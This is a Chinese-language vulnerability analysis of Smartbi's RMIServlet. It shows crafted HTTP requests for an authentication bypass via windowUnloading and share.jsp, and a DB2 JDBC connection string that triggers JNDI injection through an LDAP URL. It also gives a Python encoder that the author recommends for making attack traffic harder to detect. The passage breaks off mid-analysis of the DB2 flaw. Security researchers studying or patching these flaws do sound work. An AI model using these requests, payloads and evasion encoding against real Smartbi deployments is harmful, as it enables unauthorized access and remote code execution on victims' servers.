
1、windowUnloading

当GET参数中出现windowUnloading=&或windowUnloading&时,就会进入这个判断。
可以直接在GET参数中直接传递,URL编码可选:
1
2
3
4
| POST /smartbi/vision/RMIServlet?windowUnloading=&{{urlesc(className=DataSourceService&methodName=testConnection¶ms=[{"url":"jdbc:db2://127.0.0.1:50001/BLUDB:clientRerouteServerListJNDIName=ldap://127.0.0.1:50389/4c94ba;","name":"baka666","driverType":"DB2","validationQuery":"select","driver":"com.ibm.db2.jcc.DB2Driver","maxConnection":"100","transactionIsolation":"1","validationQueryMethod":"3","authenticationType":"test","driverCatalog":"test"}])}} HTTP/1.1
Host: 127.0.0.1:18080
Cookie: JSESSIONID=BB80D95CEFED4A7DBD1E5A03483FB226
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
|
或者传入encode参数,内容为特定编码后的原参数:

需要注意,encode不能和className、methodName同时传入,否则报错。
2、正常POST/GET传入

同样可以encode编码。
3、请求体流传入

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| POST /smartbi/vision/RMIServlet HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=----SmartbiBoundary
Content-Disposition: form-data; name="className"
UserService
Content-Disposition: form-data; name="methodName"
checkVersion
Content-Disposition: form-data; name="params"
[]
|
同样支持encode。
建议通过encode传入,流量更加隐蔽。
关于如何进行encode,也困扰了挺久,smartbi.util.codeutil.ReplaceCoder#encode这个编码好像有问题,加密出来只是替换了%
后面在抓包时发现,index.jsp页面会自动请求/RMIServlet,并且携带encode参数:

于是f12分析一下js里是怎么编码的,随便找了一个请求:

全部打上断点。
在domutils.doPost的时候,已经被加密:

能够看的,上面先对className等三个参数进行URL编码,然后coder.encode是进行加密,打上断点,一路跟进,最后来到http://127.0.0.1:18080/smartbi/vision/freequery.common.codeutil.ReplaceCoder.js:

把这段丢给AI,最终拿到加密脚本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
| from urllib.parse import quote
class ReplaceCoder:
def __init__(self):
self.code_array = [
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 80, 0, 0, 0, 47, 0, 110, 65, 69, 115, 43, 0, 102, 113, 37, 55, 49, 117, 78, 75, 74, 77, 57,
39, 109, 123, 0, 0, 0, 0, 0, 0, 79, 86, 116, 84, 97, 120, 72, 114, 99, 118, 108, 56, 70, 51, 111,
76, 89, 106, 87, 42, 122, 90, 33, 66, 41, 85, 93, 0, 91, 0, 121, 0, 40, 126, 105, 104, 112, 95,
45, 73, 82, 46, 71, 83, 100, 54, 119, 53, 48, 52, 68, 107, 81, 103, 98, 67, 50, 88, 58, 0, 0, 101, 0
]
self.encode_map = {}
self.decode_map = {}
self.init_maps()
def init_maps(self):
for i, c in enumerate(self.code_array):
if c != 0:
ic = chr(i)
ec = chr(c)
self.encode_map[ic] = ec
self.decode_map[ec] = ic
self.decode_map['/'] = '/'
self.decode_map['%'] = '%'
def encode(self, data: str) -> str:
result = []
for ch in data:
result.append(self.encode_map.get(ch, ch))
return ''.join(result)
def decode(self, data: str) -> str:
result = []
for ch in data:
result.append(self.decode_map.get(ch, ch))
return ''.join(result)
if __name__ == "__main__":
coder = ReplaceCoder()
className = "ConfigClientService"
methodName = "getConfigValue"
params = "[\"START_MODULE\"]"
text = className + " " + methodName + " " + params
urlEnc = quote(text)
enc = coder.encode(urlEnc)
dec = coder.decode(urlEnc)
print("原文:", urlEnc)
print("加密:", enc)
print("解密:", dec)
|
RMIInfo解析完毕,该调用特定方法了。
看smartbi.framework.rmi.RMIServlet#processExecute:


开头的RMIModule记录了可以调用的Service,可以在调试中列出来。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
| RMIModule module = RMIModule.getInstance();
HashMap<String, ClientService> services = (HashMap) module.getServices();
StringBuilder sb = new StringBuilder();
for (String key : services.keySet()){
ClientService clientService = services.get(key);
String className = clientService.getModule().getClass().getName();
List<Method> methods = clientService.getMethods();
for (Method method : methods){
String methodName1 = method.getName();
sb.append(className + "#" + methodName1 + "\n");
}
sb.append("\n\n");
}
File file = new File("RMIServiceMethod.txt");
FileOutputStream fos = new FileOutputStream(file);
fos.write(sb.toString().getBytes());
String absolutePath = file.getAbsolutePath();
return "文件已经写入:" + absolutePath;
|

RMIServlet的职责,简单来说,就是调用指定的方法(需要满足鉴权条件)
V10
根本职责和V11一样,只不过RMIInfo的解析过程稍有不同,这也是其windowUnloading鉴权绕过的原因,接下来会进行分析。
下面先讲DB2相关的三个漏洞。
前置说明,V11中,RMIServlet需要鉴权,可以通过最新的绕过获取先cookie再复现。该绕过在patch<20250731时可用。

1
2
3
| GET /smartbi/vision/share.jsp?resid=96a0a9d0b86f90d5416d013f4cfe2f23 HTTP/1.1
Host: 127.0.0.1:18080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
|
DB2命令执行漏洞
通过DB2的JDBC参数,实现JNDI攻击
分析

这里直接看漏洞方法即可。
testConnection和testConnectionList本质一样,只是传一个连接还是传多个连接的区别。
这里看testConnection:

跟进第一个has:

这里会对url里的clientRerouteServerListJNDIName进行拦截,这里其实就是防护点,因为用java-chains生成的payload中,就是通过这个参数去触发JNDI:

跟进第二个has:

这里也是对url做了一定限制,要求不能使用文件型hsql,且validationQuery中不能有分号,且一般情况要以select开头,具体可以自己看一下,比较简单。
最后多次跟进testConnection会来到smartbi.freequery.basicdata.DataSourceHandleHelper#testConnection:

这里最好保证每个被get的属性都有值,不然可能会出现空指针报错,因为这里的dataSource实际上是一个代理类,最终是通过jackson去获取值的:
